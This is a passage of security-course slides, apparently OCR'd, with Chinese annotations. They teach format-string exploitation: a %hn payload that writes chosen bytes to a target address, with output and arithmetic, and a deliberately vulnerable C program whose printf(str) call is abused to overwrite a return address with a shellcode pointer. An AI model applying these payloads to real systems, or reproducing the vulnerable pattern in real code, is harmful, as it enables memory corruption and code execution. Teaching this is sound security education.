The value of c: 0x11223305    ← 只有一个字节被修改了
```

Attack IV: a smarter one

If we want to change var to 0x66887799, we can change two bytes onces -> two attempts. Or one bytes once -> four attempts


0xbffff304 -> 0x7799

0xbffff306 -> 0x6688



```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")
       %.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****@@@@****00000063b7fc5ac0b7eb8309bffff33f00000
0000 (many 0's omitted) 000040404040
Data at target address: 0x66887799
```

Attack IV: a smarter one




```
$ echo $(printf "\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf")
       %.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn > input
$ vul < input
Target address: bffff304
Data at target address: 0x11223344
Please enter a string: ****@@@@****00000063b7fc5ac0b7eb8309bffff33f00000
0000 (many 0's omitted) 000040404040
Data at target address: 0x66887799
```

26204 + 4x8 + 12 = 0x6688

4639 = 0x7799 – 0x6688

Attack IV: a smarter one



- 把0x7799写入地址B
- 移动va_list指针四字节

- 把0x6688写入地址A
- 移动va_list指针到②

① ② ③

```
\x06\xf3\xff\xbf@@@@\x04\xf3\xff\xbf%.8x%.8x%.8x%.8x%.26204x%hn%.4369x%hn
```

地址 A


地址 B

- 打印0x6688个字符
- 移动va_list指针20字节，使它指向①

- 打印0x1111个字符
- 移动va_list指针到③

1. Why we need extra 4x %x before 26204x%?
2. Why we need to insert @@@@ between two addresses?

A vulnerable program




```
void fmtstr(char *str)
{
  unsigned int *framep;
  unsigned int *ret;

  // Copy ebp into framep
  asm("movl %%ebp, %0" : "=r" (framep));                ①
  ret = framep + 1;

  /* print out information for experiment purpose */
  printf("The address of the input array:  0x%.8x\n", (unsigned)str);
  printf("The value of the frame pointer:  0x%.8x\n", (unsigned)framep);
  printf("The value of the return address: 0x%.8x\n", *ret);

  printf(str); // The vulnerable place

  printf("\nThe value of the return address: 0x%.8x\n", *ret);
}
```

Ebp: frame base

Ebp + 4： return address


A vulnerable program



```
int main(int argc, char **argv)
{
  FILE *badfile;
  char str[200];

  badfile = fopen("badfile", "rb");
  fread(str, sizeof(char), 200, badfile);
  fmtstr(str);

  return 1;
}
```

A vulnerable program

- Four steps: 1) inject code on stack (A). 2) find the shell code 3) find the return address on stack (B) 4) *B = A




```
$ touch badfile
$ fmtvul
The address of the input array:  0xbfffec14
The value of the frame pointer:  0xbfffebe8
...
```

Stack contains ret:
0xbfffebe8 + 4 = 0xbfffebec

Shell code is in the input array. 0xbfffec14 + 0x90 = 0xbfffeca4

A vulnerable program

- Four steps: 1) inject code on stack (A). 2) find the shell code 3) find the return address on stack (B) 4) *B = A



```
$ touch badfile
$ fmtvul
The address of the input array:  0xbfffec14
The value of the frame pointer:  0xbfffebe8
...
```

Stack contains ret:

0xbfffebe8 + 4 = 0xbfffebec

Shell code is in the input array. 0xbfffec14 + 0x90 = 0xbfffeca4

So we need to write 0xbfffeca4 to 0xbfffebec.

0xbfffebec: 0xeca4

0xbfffebee: 0xbfff

